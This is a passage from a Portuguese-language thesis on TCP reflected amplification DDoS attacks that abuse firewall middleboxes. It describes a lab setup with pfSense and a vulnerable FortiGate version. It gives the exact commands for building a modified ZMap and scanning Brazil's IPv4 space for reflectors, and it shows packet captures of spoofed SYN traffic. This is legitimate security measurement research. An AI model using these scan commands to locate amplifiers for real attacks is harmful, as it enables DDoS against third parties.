O *SquidGuard* foi o componente principal utilizado neste experimento justamente por permitir o redirecionamento real da requisição, alterando a URL exibida no navegador e enviando a página de bloqueio diretamente ao usuário que tenta acessar conteúdos restritos.

Figura 4.9: Página de bloqueio do pacote SquidGuard do pfSense.



Figura 4.10: Categorias de destino configuradas no SquidGuard para o bloqueio de sites proibidos (Services → SquidGuard Proxy Filter → Target categories).

4.4.4 Firewall FortiGate

O segundo *firewall* utilizado nos experimentos foi o NGFW FortiGate-VM64, versão 7.2.0 (build 1157, 220331 - GA.F) [70]. A escolha dessa versão se deu pelo fato de ela constar na lista de versões vulneráveis, conforme identificado pela vulnerabilidade CVE-2022-27491 [49] [50] [51]. Os FortiGate NGFWs oferecem proteção avançada para usuários e dados, combinando funcionalidades de segurança com alto desempenho por meio dos processadores dedicados da Fortinet e trata-se de uma solução comercial consolidada e amplamente adotada no mercado [71].

Instituições de grande porte, como a Universidade de Brasília (UnB), adotam ativamente essa solução para garantir a segurança de suas redes. Um exemplo prático desse uso pode ser observado na Figura 4.11, que mostra a página de bloqueio exibida pelo Fortigate quando um usuário tenta acessar um site proibido. Esse teste foi realizado dentro da própria UnB, confirmando o uso efetivo do sistema pela instituição. Além disso, a mesma página pode ser visualizada na máquina alvo ao fazer o mesmo no laboratório.



Figura 4.11: Página de bloqueio do Fortigate.

As especificações do ambiente virtual utilizado nos testes são apresentadas a seguir:

- **Memória RAM:** 2048 MB
- **Processador:** 1 vCPU
- **Armazenamento:** Não especificado
- **Adaptador de rede:** 10000 Mb/s (Intel Gigabit Internet 82545EM)

Adotado como substituto do pfSense, o *firewall* FortiGate foi configurado com três interfaces de rede, replicando a topologia e a função atribuídas na configuração anterior. A configuração de rede do *firewall* foi definida da seguinte forma:

- **Hostname:** `FortiGate-VM64-KVM`
- **Endereço IP WAN:** `10.0.0.1/24` (port1)
- **Endereço IP LAN:** `192.168.24.100/24` (port2)
- **Endereço IP INTERNET:** IP atribuído via DHCP (port3)

Diante da constatação de que tanto o pfBlockerNG quanto o Squid com SquidGuard não foram capazes de refletir páginas de bloqueio até a vítima durante os testes, foi

necessário buscar uma alternativa mais adequada para os objetivos do experimento. Nesse contexto, optou-se por utilizar o FortiGate, uma solução de *firewall* de próxima geração desenvolvida pela Fortinet, que se mostrou mais eficaz para o cenário proposto.

O FortiGate foi escolhido por oferecer um mecanismo de filtragem de conteúdo mais integrado ao fluxo de rede, com capacidade real de interceptar conexões e responder diretamente com páginas de bloqueio personalizadas, que são efetivamente enviadas ao cliente como respostas HTTP completas. Ao contrário das soluções anteriores, o FortiGate não depende de manipulação de DNS ou de *proxies* explícitos para exibir mensagens de bloqueio, ele atua diretamente no tráfego, com inspeção profunda de pacotes (DPI) e resposta imediata, o que aumenta a chance de a página ser refletida até o destino forjado em ataques de amplificação.

Além disso, o FortiGate permite um controle mais granular das políticas de segurança e respostas, com ferramentas específicas para personalização de mensagens de bloqueio, análise de sessões e tratamento de conexões baseadas em comportamento. Esses recursos tornam a solução mais adequada para testes de segurança avançados e para a análise de como *middleboxes* interagem com tráfego forjado.

Portanto, o uso do FortiGate representou uma evolução na metodologia experimental, oferecendo maior controle e visibilidade sobre o tráfego, além de um potencial mais elevado de gerar respostas refletidas úteis para o estudo de ataques de amplificação TCP baseados em *middleboxes*.

O *FortiGate* foi configurado com regras de *firewall* semelhantes às criadas no *pfSense*, conforme ilustrado nas Figuras 4.12 e 4.13, que correspondem, respectivamente, às seguintes políticas:

- Uma regra que permite o recebimento de pacotes ICMP (ping) originados de máquinas externas (rede WAN) para máquinas internas da rede LAN;
- Uma regra que permite o tráfego de saída de máquinas internas (rede LAN) para a rede externa (rede WAN) por meio do *FortiGate*.

Para o bloqueio de sites proibidos, foi criado um perfil de *Web Filter*, que foi posteriormente aplicado às regras de acesso da LAN, conforme mostrado na Figura 4.14.



Figura 4.12: Política de firewall no FortiGate permitindo `ICMP` da rede WAN para a LAN.



Figura 4.13: Política de firewall no FortiGate permitindo acesso da rede LAN à WAN.



Figura 4.14: Configuração do *Web Filter* no FortiGate para bloqueio de sites proibidos (Security Profiles → Webfilter).

4.5 Síntese do capítulo

Neste capítulo, foi detalhada a configuração do ambiente experimental utilizado para a análise dos ataques de reflexão amplificada sobre TCP explorando *middleboxes*, abrangendo tanto a estrutura do código-fonte quanto os elementos virtuais e de rede do laboratório. Inicialmente, foi apresentada a arquitetura e o funcionamento do código de ataque utilizado, incluindo orientações de execução e informações obtidas por meio da comunicação direta com seu autor. Em seguida, foi descrito o ambiente de testes construído no VMware Workstation Pro, composto por máquinas virtuais representando o atacante, o alvo e os dispositivos *middlebox*, especificamente os firewalls pfSense e FortiGate, com suas respectivas configurações. Essa estrutura permitiu a simulação controlada do ataque e a observação de seu comportamento frente a diferentes dispositivos intermediários. No próximo capítulo, será descrita a metodologia de uma varredura conduzida na internet brasileira com o objetivo de identificar *middleboxes* vulneráveis, por meio do envio de pacotes TCP personalizados, visando avaliar a presença e distribuição desse tipo de vulnerabilidade em um cenário real.

Capítulo 5

Varredura de Middleboxes Vulneráveis no Brasil

Dando sequencia aos testes de laboratório, foi realizada uma varredura no espaço IPv4 BR com o objetivo de identificar middleboxes vulneráveis, por meio do envio de pacotes TCP personalizados. O objetivo dessa varredura foi avaliar a presença e distribuição desse tipo de vulnerabilidade em um cenário real, bem como sua sucetibilidade à exploração.

5.1 ZMap

O ZMap é um *scanner* de rede rápido, sem estado e de pacotes únicos, projetado para pesquisas em toda a internet. Em um computador com conexão *gigabit Ethernet*, ele consegue escanear todo o espaço de endereços IPv4 públicos em uma única porta em menos de 45 minutos. Ele suporta sistemas operacionais como GNU/Linux, Mac OS e BSD, oferecendo módulos para varreduras TCP SYN, ICMP, DNS, envio massivo de sondagens UDP e entre outras funções [72].

Ele é modular e de código aberto, projetado para realizar varreduras rápidas de toda a Internet, os módulos de sonda são extensíveis, geram pacotes e interpretam as respostas. Já os manipuladores de saída permitem redirecionar os resultados da varredura para outros processos, bancos de dados ou código personalizado [72].

5.1.1 Módulo forbidden_scan

O módulo ‘`forbidden_scan`‘ [73] `https://github.com/Kkevsterrr/zmap/blob/master/src/probe_modules/module_forbidden_scan.c` do ZMap não faz parte do repositório oficial da ferramenta, ele foi criado por Kevin Bock e sua equipe como parte da pesquisa apresentada no artigo “*Weaponizing Middleboxes for TCP Reflected Amplification*” [3].

Esse módulo foi desenvolvido especificamente para detectar *middleboxes* que inspecionam o conteúdo de pacotes TCP ainda durante o processo de estabelecimento de conexão.

Esse módulo realiza varreduras TCP com carga útil (*payload*) em pacotes SYN, enviando, por exemplo, um pedido HTTP (‘`GET / HTTP/1.1`‘) com o cabeçalho ‘`Host: exemplo.com`‘, embutido diretamente no pacote SYN, algo não usual em conexões TCP legítimas. O objetivo é verificar se dispositivos intermediários (como *firewalls* ou *proxies*) respondem a esse pacote anômalo.

O módulo realiza a inicialização global e por *thread* para construir os pacotes adequadamente, utilizando cabeçalhos *Ethernet*, IP e TCP, além da carga útil personalizada. Durante a geração do pacote, ele calcula corretamente os *checksums* TCP e IP, e define campos como IP de origem, IP de destino, TTL, números de sequência e de reconhecimento (ACK).

Ao receber respostas, o módulo valida se elas correspondem ao esperado, analisando portas, sequência/ACK e tipo de resposta (como RST, SYN-ACK ou pacotes com dados). A função de processamento extrai e registra campos relevantes da resposta, como portas, tamanho do *payload*, *flags*, entre outros. O foco principal desse módulo é identificar comportamentos indevidos de *middleboxes* que processam pacotes anômalos e respondem com dados, o que pode ser explorado no ataque do estudo deste trabalho.

5.2 Metodologia de varredura

Este estudo empregou uma metodologia que visou replicar testes feitos por organizações como a ShadowServer [41] (`https://www.shadowserver.org/news/over-18-8-million-ips-vulnerable-to-middlebox-tcp-reflection-ddos-attacks`) e a Akamai [4] (`https://www.akamai.com/blog/security/tcp-middlebox-reflection`). Adicionalmente, buscou-se validar e aprofundar os estudos apresentados no artigo de Kevin Bock et al. [3].

O trabalho da ShadowServer foi crucial ao realizar extensas varreduras na Internet, quantificando os dispositivos *middlebox* vulneráveis a ataques de negação de serviço distribuído (DDoS) por reflexão TCP e identificando milhões de IPs suscetíveis, cujos testes serviram de base para a replicação. A Akamai contribuiu com a observação e análise detalhada desses ataques em ambientes reais, explicando como *firewalls* e sistemas de filtragem de conteúdo podem ser explorados para refletir e amplificar tráfego TCP, fornecendo um contexto prático para os testes replicados. Já os estudos seminais de Kevin Bock et al. [3], com seu artigo “*Weaponizing Middleboxes for TCP Reflected Amplification*”, foram fundamentais ao serem os primeiros a detalhar e demonstrar a viabilidade

desse novo vetor de ataque DDoS, mostrando como *middleboxes* poderiam ser explorados para amplificar ataques TCP.

Nesse sentido, a abordagem do presente estudo consistiu na realização de uma varredura abrangente do espaço de endereçamento IP brasileiro. Durante essa varredura, o foco principal foi a identificação de padrões de resposta anômalos emitidos por *middleboxes*. A análise desses padrões teve como objetivo determinar a possibilidade de exploração para amplificação de tráfego TCP, caracterizando elas como potenciais vetores para a deflagração de ataques DDoS de reflexão.

5.2.1 Coleta de blocos de IP brasileiros

Para obter a lista de blocos de endereços IP atribuídos ao Brasil, utilizou-se o site *Country IP Blocks* (`https://www.countryipblocks.net/acl.php`). Essa plataforma permite a geração de listas de blocos de endereços IP por país, sendo uma ferramenta útil para implementações de controle de acesso baseadas em localização geográfica.

O procedimento consistiu em acessar o site, selecionar o país "Brazil", escolher o formato CIDR e, por fim, gerar a lista de blocos de IP conforme os registros disponíveis na base de dados do serviço.

O resultado obtido apresenta os blocos no formato CIDR, conforme o exemplo a seguir:

```
138.97.188.0/22
138.97.192.0/22
138.97.196.0/22
138.97.204.0/22
138.97.208.0/22
138.97.212.0/22
```

Com base nisso, utilizou-se a lista de blocos de IP gerada no formato CSV para a realização da varredura proposta neste trabalho.

5.2.2 Execução da varredura

A identificação de potenciais refletores TCP no espaço de endereçamento IP brasileiro foi conduzida por meio de uma varredura ativa, utilizando uma versão customizada da ferramenta ZMap [72]. Especificamente, empregou-se o *fork* do ZMap desenvolvido pelo usuário Kkevsterrr (Kevin Bock) (`https://github.com/Kkevsterrr/zmap/tree/4b507fa8df203d0ae4df1f06cce2e1a8814fe546`) o qual está associado aos estudos de Bock *et al.* [3] sobre a exploração de *middleboxes* para fins de amplificação de tráfego.

A implementação da ferramenta iniciou-se com a clonagem do repositório contendo a versão modificada do ZMap, por meio dos comandos:

```
git clone --recursive https://github.com/breakerspace/weaponizing
   -censors
cd weaponizing-censors/zmap
```

Depois disso foi adicionado o arquivo de escopo com os blocos IPv4 do Brasil (`blocos_ipv4_brasil.txt`) para este diretório e criado o diretório `scan`.

O comando `git clone -recursive` assegura que os submódulos do repositório também sejam clonados corretamente. Em seguida, acessa-se o diretório `zmap`, onde se encontram os arquivos-fonte a serem compilados. O arquivo `blocos_ipv4_brasil.txt`, contendo os blocos de endereços IPv4 brasileiros, deve ser inserido neste diretório. O diretório `scan` é criado para armazenar os arquivos de saída gerados pela varredura.

Posteriormente, a ferramenta foi compilada a partir do seu código-fonte com o seguinte comando:

```
cmake . && make -j4
```

Neste comando, `cmake .` configura o ambiente de compilação no diretório corrente, gerando os arquivos `Makefile` necessários. O operador `&&` condiciona a execução do comando subsequente ao sucesso do anterior. Em seguida, `make -j4` efetua a compilação do código-fonte, utilizando quatro processos paralelos para otimizar o tempo de construção do executável.

Após a compilação bem-sucedida, a varredura foi efetivamente realizada pelo seguinte comando:

```
sudo src/zmap -i ens37 -M forbidden_scan -p 80 \
    -w "blocos_ipv4_brasil.txt" \
    -f "saddr,len,payloadlen,flags,validation_type" \
    -o "scan/scan_brasil.csv" -O csv
```

Os parâmetros utilizados neste comando são detalhados a seguir:

- `sudo src/zmap`: Executa o ZMap, localizado no diretório `src/`, com privilégios de superusuário. Tais privilégios são indispensáveis para o envio de pacotes brutos (*raw packets*) e para operações de rede de baixo nível.
- `-i ens37`: Especifica a interface de rede (`ens37`) a ser utilizada para o envio dos pacotes de sonda.
- `-M forbidden_scan`: Seleciona o módulo de sonda (*probe module*) customizado, denominado `forbidden_scan`. Este módulo envia um pacote TCP SYN que contém, em seu *payload*, uma requisição HTTP GET (para o *host* `freedomhouse.org`, por

padrão). O objetivo é eliciar respostas imediatas de *middleboxes* que inspecionam tráfego HTTP, visando identificar aqueles que retornam páginas de bloqueio ou outras respostas anômalas que indicam interceptação e potencial para amplificação de tráfego.

- `-p 80`: Define a porta de destino da varredura como 80, correspondente ao protocolo HTTP, que é frequentemente inspecionado e manipulado por *middleboxes*.
- `-w "blocos_ipv4_brasil.txt"`: Aponta para o arquivo de lista de permissão (*whitelist*) denominado `blocos_ipv4_brasil.txt`. Este arquivo contém os blocos de endereços IPv4 alocados para o Brasil que foram o escopo da varredura.
- `-f "saddr,len,payloadlen,flags,validation_type"`: Especifica os campos a serem registrados no arquivo de saída para cada resposta recebida, como o endereço IP de origem da resposta (`saddr`), o comprimento total do pacote IP de resposta (`len`), o comprimento da carga útil (*payload*) do pacote de resposta (`payloadlen`), as *flags* TCP do pacote de resposta (`flags`), e um campo customizado pelo módulo, `validation_type`. Este último campo categoriza a forma como a camada TCP do respondente (ou *middlebox*) acusou o recebimento da sonda TCP SYN com *payload*.
- `-o "scan/scan_brasil.csv"`: Designa o nome e o caminho do arquivo de saída (`scan/scan_brasil.csv`) onde os resultados da varredura serão armazenados.
- `-O csv`: Define o formato do arquivo de saída como CSV, facilitando a análise subsequente dos dados.

O propósito central desta etapa de varredura foi, portanto, o de mapear e catalogar sistematicamente os dispositivos *middlebox* dentro do espaço de endereçamento IP brasileiro que exibem comportamentos de resposta indicativos de potencial para exploração em ataques de reflexão e amplificação TCP.

5.3 Metodologia da análise estatística e geração de gráficos da varredura

Após a realização da varredura com o ZMap, os dados coletados foram processados com o objetivo de extrair estatísticas descritivas e indicadores quantitativos sobre os potenciais refletores presentes no espaço IPv4 brasileiro.

Para isso, foi utilizado o *script* `stats.py`, incluído no repositório `https://github.com/breakerspace/weaponizing-censors`, executado com o seguinte comando:

```
sudo python3 stats.py zmap/scan/scan_brasil.csv 149
```

Neste comando, o primeiro argumento é o caminho para o arquivo CSV gerado pela varredura, enquanto o segundo argumento representa o número de *bytes* transmitidos por sonda para cada endereço IP, no caso, 149 *bytes*, valor que corresponde ao tamanho estimado do pacote TCP SYN com *payload* HTTP *GET* embutido utilizado no módulo `forbidden_scan`.

O *script* `stats.py` realiza uma análise estatística detalhada sobre os pacotes de resposta recebidos, incluindo:

- A contagem total de pacotes analisados.
- O número total de endereços IP únicos que responderam à varredura (IPs que emitiram alguma resposta).
- O número total de IPs que exibiram comportamento de amplificação (enviaram mais dados do que os recebidos).
- O total de *bytes* enviados por IPs amplificadores.
- A taxa média de amplificação observada.
- Os endereços IP que mais receberam dados.
- Os endereços IP que mais receberam pacotes.
- A distribuição das *flags* TCP nos pacotes de resposta.
- A geração de gráficos de função de distribuição acumulada (CDF) para:
  - Número de pacotes recebidos por IP.
  - Quantidade de bytes recebidos por IP.
  - Fatores de amplificação.



Figura 5.1: Saída gerada pela execução do *script* `stats.py` com o resultante da varredura presente no arquivo `scan_brasil.csv`.

Os gráficos gerados pelo script (`scan_packets_cdf.eps`, `scan_bytes_cdf.eps` e `scan_amplification_cdf.eps`) foram posteriormente utilizados na Seção 6.6, os quais ilustram visualmente a distribuição das respostas e os comportamentos amplificadores identificados. Incluindo também, gráficos gerados por meio das bibliotecas `matplotlib` (para visualizações básicas e personalizáveis) e `seaborn` (para gráficos estatísticos com visual mais refinado), que permitiram a representação clara dos dados obtidos.

5.4 Síntese do capítulo

Neste capítulo, foi apresentada a metodologia adotada para a realização de uma varredura na internet brasileira com o objetivo de identificar *middleboxes* vulneráveis a ataques de reflexão amplificada sobre TCP. Inicialmente, descreveu-se o uso da ferramenta ZMap, com ênfase no módulo `forbidden_scan`, especialmente desenvolvido para detectar esse tipo de vulnerabilidade. Em seguida, foram explicadas as etapas de coleta dos blocos de endereços IP pertencentes ao Brasil, bem como os procedimentos utilizados para o envio de pacotes TCP personalizados, capazes de revelar comportamentos anômalos de dispositivos intermediários. Essa varredura buscou identificar, em larga escala, a presença de *middleboxes* suscetíveis, fornecendo uma visão inicial do panorama nacional. No próximo capítulo, serão analisados os resultados obtidos tanto no ambiente de laboratório quanto na varredura em campo, com a interpretação dos dados coletados e discussão sobre a distribuição, intensidade e possíveis implicações práticas dessas vulnerabilidades.

Capítulo 6

Análise dos Resultados Experimentais e da Varredura no Brasil

6.1 Análise estatística e geração de gráficos do experimento

Para avaliar o comportamento do ataque de reflexão TCP e a resposta das *middleboxes*, foram analisados dois arquivos de captura de tráfego (`.pcap`): um correspondente ao tráfego gerado pelo atacante (`atacante.pcap`, Figura 6.1) e outro referente ao tráfego recebido pelo alvo (`alvo.pcap`, Figura 6.2).

A análise foi realizada por meio de um *script* Python, desenvolvido utilizando as bibliotecas `scapy`, `pandas`, `matplotlib`, `seaborn` e `tqdm`, que permitiram a leitura, processamento e visualização dos dados extraídos das capturas.

Na Figura 6.1, é possível observar o envio dos pacotes forjados pelo atacante, com endereços IP de origem falsificados (correspondentes à vítima), contendo sequências `SYN`, que tem como objetivo simular uma comunicação legítima com serviços potencialmente bloqueados por *middleboxes*. Esses pacotes são os responsáveis por acionar a *middlebox* a gerar respostas refletidas.

Já na Figura 6.2, visualiza-se o resultado direto dessa manipulação: pacotes enviados pelo *firewall* (*middlebox*) em resposta às requisições forjadas, chegando ao *host* da vítima. Esses pacotes representam o tráfego refletido e são a evidência prática da exploração de *middleboxes* como vetores de ataque.

Inicialmente, o *script* extraiu os pacotes TCP presentes nas capturas, coletando informações como *timestamp*, *flags* e tamanho dos pacotes. Em seguida, os dados foram

filtrados com base em um intervalo de tempo configurável pelo usuário (em segundos), permitindo focar a análise em janelas temporais específicas.

Além disso, foi calculado o tempo relativo de cada pacote em relação ao início da captura, facilitando a visualização temporal do comportamento do tráfego e possibilitando a geração de gráficos que destacam padrões, picos de tráfego e variações na resposta da *middlebox* ao longo da execução do ataque.

No.	Time	Source	Destination	Protocol	Length	Info
17	0.001815	192.168.24.61	66.254.114.41	TCP	54	30544 → 80 [SYN] Seq=0 Win=8192 Len=0
18	0.001905	192.168.24.61	98.143.146.7	TCP	54	45783 → 80 [SYN] Seq=0 Win=8192 Len=0
19	0.002032	192.168.24.61	66.254.114.79	TCP	54	8618 → 80 [SYN] Seq=0 Win=8192 Len=0
20	0.002120	192.168.24.61	157.240.13.35	TCP	54	42221 → 80 [SYN] Seq=0 Win=8192 Len=0
21	0.002247	192.168.24.61	157.240.13.35	TCP	54	24639 → 80 [SYN] Seq=0 Win=8192 Len=0
22	0.002336	192.168.24.61	98.143.146.7	TCP	54	38563 → 80 [SYN] Seq=0 Win=8192 Len=0
23	0.002474	192.168.24.61	157.240.13.35	TCP	54	5355 → 80 [SYN] Seq=0 Win=8192 Len=0
24	0.002562	192.168.24.61	98.143.146.7	TCP	54	42691 → 80 [SYN] Seq=0 Win=8192 Len=0
25	0.002673	192.168.24.61	98.143.146.7	TCP	54	12898 → 80 [SYN] Seq=0 Win=8192 Len=0
26	0.002763	192.168.24.61	66.254.114.41	TCP	54	45431 → 80 [SYN] Seq=0 Win=8192 Len=0
27	0.002892	192.168.24.61	66.254.114.79	TCP	54	17521 → 80 [SYN] Seq=0 Win=8192 Len=0
28	0.002980	192.168.24.61	66.254.114.41	TCP	54	31791 → 80 [SYN] Seq=0 Win=8192 Len=0

Figura 6.1: Trecho da captura de pacotes `atacante.pcap` no Wireshark, mostrando os pacotes forjados enviados pelo atacante com o objetivo de iniciar o ataque de reflexão TCP.

No.	Time	Source	Destination	Protocol	Length	Info
17	9.890023	157.240.13.35	192.168.24.61	TCP	60	80 → 5014 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
18	9.890189	157.240.13.35	192.168.24.61	TCP	60	80 → 50629 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
19	9.890749	66.254.114.79	192.168.24.61	TCP	60	80 → 8618 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	9.890983	98.143.146.7	192.168.24.61	TCP	60	80 → 49538 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
21	9.891132	66.254.114.41	192.168.24.61	TCP	60	80 → 46733 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22	9.891284	98.143.146.7	192.168.24.61	TCP	60	80 → 3933 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23	9.891425	98.143.146.7	192.168.24.61	TCP	60	80 → 25510 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
24	9.891568	66.254.114.41	192.168.24.61	TCP	60	80 → 30544 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
25	9.891722	98.143.146.7	192.168.24.61	TCP	60	80 → 45783 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
26	9.891897	157.240.13.35	192.168.24.61	TCP	60	80 → 42221 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
27	9.892956	157.240.13.35	192.168.24.61	TCP	60	80 → 24639 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
28	9.892957	157.240.13.35	192.168.24.61	TCP	60	80 → 5355 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figura 6.2: Trecho da captura de pacotes `alvo.pcap` no Wireshark, mostrando as respostas enviadas pelo *firewall* ao *host* alvo como resultado do ataque de reflexão TCP durante o ataque.

6.2 Resultados firewall pfSense + pfBlockerNG

Durante os testes realizados em ambiente controlado, avaliou-se a eficácia do pfSense aliado ao pacote adicional pfBlockerNG, que atua como filtro de requisições DNS redirecionando consultas a domínios proibidos para um endereço IP interno, onde é servida

